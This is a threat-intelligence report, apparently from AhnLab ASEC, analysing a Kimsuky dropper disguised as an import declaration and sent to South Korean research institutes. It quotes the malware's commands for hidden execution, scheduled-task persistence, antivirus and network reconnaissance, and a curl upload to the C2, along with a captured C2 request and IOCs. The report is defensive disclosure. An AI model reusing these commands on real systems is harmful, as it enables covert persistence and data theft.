

Kimsuky Targets South Korean Research Institutes with Fake Import Declaration

By ATCP

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


AhnLab Security Emergency response Center (ASEC) has recently identified that the Kimsuky threat group is distributing a malicious JSE file disguised as an import declaration to research institutes in South Korea. The threat actor ultimately uses a backdoor to steal information and execute commands.

The file name of the dropper disguised as an import declaration is as follows.

- Import Declaration_Official Stamp Affixed.jse

The file contains an obfuscated PowerShell script, a Base64-encoded backdoor file, and a legitimate PDF file.



In the background, a backdoor is created in the %ProgramData% path under the file name 'vuVvMKg.i3IO', and the malware is run using rundll32.exe.

- powershell.exe -windowstyle hidden rundll32.exe ProgramData\\vuVuMKg.i3IO UpdateSystem

The malware copies itself into the %ProgramData% and %Public% paths under the file name 'IconCache.db' for persistence before registering itself to the task scheduler.

- cmd.exe /c schtasks /create /tn iconcache /tr "rundll32.exe C:\Programdata\IconCache.db UpdateSystem /sc onlogon /rl highest /f

To exfiltrate system information, the backdoor uses the wmic command to check the anti-malware status of the attack target and collects network information through the ipconfig command.

- cmd.exe /U /c wmic /namespace:\\root\securitycenter2 path antivirusproduct get displayname > vaccine.txt
- ipconfig /all

Afterwards, information such as the host name, user name, and OS information is collected. For the malware to avoid detection, it encodes the command execution results and sends them to the C2.

0000025877E1B180	48	00	6F	00	73	00	74	00	20	00	4E	00	61	00	6D	00	H.o.s.t.	.N.a.m.
0000025877E1B190	65	00	20	00	3A	00	20	00	44	00	45	00	53	00	48	00	e.	...
0000025877E1B1A0	54	00	4F	00	50	00	2D	00	55	00	47	00	47	00	54	00	.	...
0000025877E1B1B0	48	00	37	00	52	00	0D	00	0A	00	55	00	73	00	65	00	.	...
0000025877E1B1C0	72	00	20	00	4E	00	61	00	6D	00	65	00	20	00	3A	00	r.	.N.a.m.e.
0000025877E1B1D0	20	00	68	00	68	00	0D	00	0A	00	4F	00	53	00	20	00	.	...
0000025877E1B1E0	4E	00	61	00	6D	00	65	00	20	00	3A	00	20	00	57	00	N.a.m.e.	...
0000025877E1B1F0	69	00	6E	00	64	00	6F	00	77	00	73	00	20	00	31	00	i.n.d.o.w.s.	.1.
0000025877E1B200	30	00	20	00	50	00	72	00	6F	00	20	00	32	00	32	00	0.	.P.r.o.
0000025877E1B210	48	00	32	00	28	00	4F	00	53	00	20	00	42	00	75	00	H.2.	(.O.S.
0000025877E1B220	69	00	6C	00	64	00	20	00	31	00	39	00	30	00	34	00	i.l.d.	.1.9.0.4.
0000025877E1B230	35	00	2E	00	32	00	37	00	32	00	38	00	29	00	0D	00	5...	2.7.2.8.)...
0000025877E1B240	0A	00	4F	00	53	00	20	00	41	00	72	00	63	00	68	00	.O.S.	.A.r.c.h.
0000025877E1B250	20	00	3A	00	20	00	78	00	36	00	34	00	0D	00	0A	00	...	.x.6.4....
0000025877E1B260	45	00	6E	00	67	00	69	00	6E	00	65	00	20	00	41	00	E.n.g.i.n.e.	.A.
0000025877E1B270	72	00	63	00	68	00	20	00	3A	00	20	00	78	00	36	00	r.c.h.	...
0000025877E1B280	34	00	0D	00	0A	00	56	00	61	00	63	00	63	00	69	00	4...	.V.a.c.c.i.
0000025877E1B290	6E	00	65	00	20	00	49	00	6E	00	66	00	6F	00	20	00	n.e.	.I.n.f.o.
0000025877E1B2A0	3A	00	20	00	57	00	69	00	6E	00	64	00	6F	00	77	00	...	.W.i.n.d.o.w.
0000025877E1B2B0	73	00	20	00	44	00	65	00	66	00	65	00	6E	00	64	00	s.	.D.e.f.e.n.d.
0000025877E1B2C0	65	00	72	00	20	00	20	00	00	00	AD	BA	0D	F0	AD	BA	e.r.	...°.0.°

```

POST /index.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Content-Length: 3394
Host: rsnode.dothome.co.kr

GHPw5sk1=1                                IqIj
G1Om15Yjt1Ki                               1OGI
5oj1KiIYyJ6                                YAc1
IWIp0oiKaIq                                nIqI
ImiKiIpo1oIK                                oIKa
IqIy4iK1zE1                                jIjk
10e164jpi0SI                               De1S
Yjpi0GI5oiFi                               j1iK
11y9jmi0aI5o                               IqIq
kSCFqg1miKi                                iPEI
vo1o1HRABEmo                               i1mi
KiIpo1oIKaIq                                i1uo
19i12Ipo16iL                                y1Li
19Y1FKIKIq1                                sCT9
TZB4Y78T6iI                                IqIP
oi51L6i5i1mi                               ioiP
xY9D/8TzBNMF                               IqIi
U9Qw0po1oIKa                               iLKI
qt4515I5o1mi1m1v01wiKaTu0151L-Ipo161IWIp0oiKaIqIjci0uI-IjhiP1i9D6o1D1z1F2o1MaI7Yj9iMqTwYjHiNuIpo1oIKaIqI1miKiIpo1oILqIqIq6SCF0hY1CiA==HTTP/1.1 404 Not Found
Date: Thu, 16 Nov 2023 04:49:17 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
    
```

Also, the following commands (including system information exfiltration) are run, behaving as a backdoor in the affected system. Additionally, the curl tool is used to upload information to the C2 server.

- getinfo: System information
- die: Terminate
- where: Execution path
- run: Run certain files and commands
- curl -k -F "fileToUpload=@%" -F "id=%S" %s

Because the bait file is also run, users cannot recognize that their systems are infected by malware. As these types of malware mainly attack specific targets, users should refrain from running attachments in emails sent from unknown sources.

[File Detection]

- Dropper/JS.Generic (2023.11.16.02)
- Backdoor/Win.Nikidoor (2023.11.15.03)

MD5

d2335df6d17fc7c2a5d0583423e39ff8

d6abeeb469e2417bbcd3c122c06ba099

Additional IOCs are available on AhnLab TIP.

URL

[http://rscnode\[.\]dothome\[.\]co\[.\]kr/index\[.\]php](http://rscnode[.]dothome[.]co[.]kr/index[.]php)

[http://rscnode\[.\]dothome\[.\]co\[.\]kr/upload\[.\]php](http://rscnode[.]dothome[.]co[.]kr/upload[.]php)

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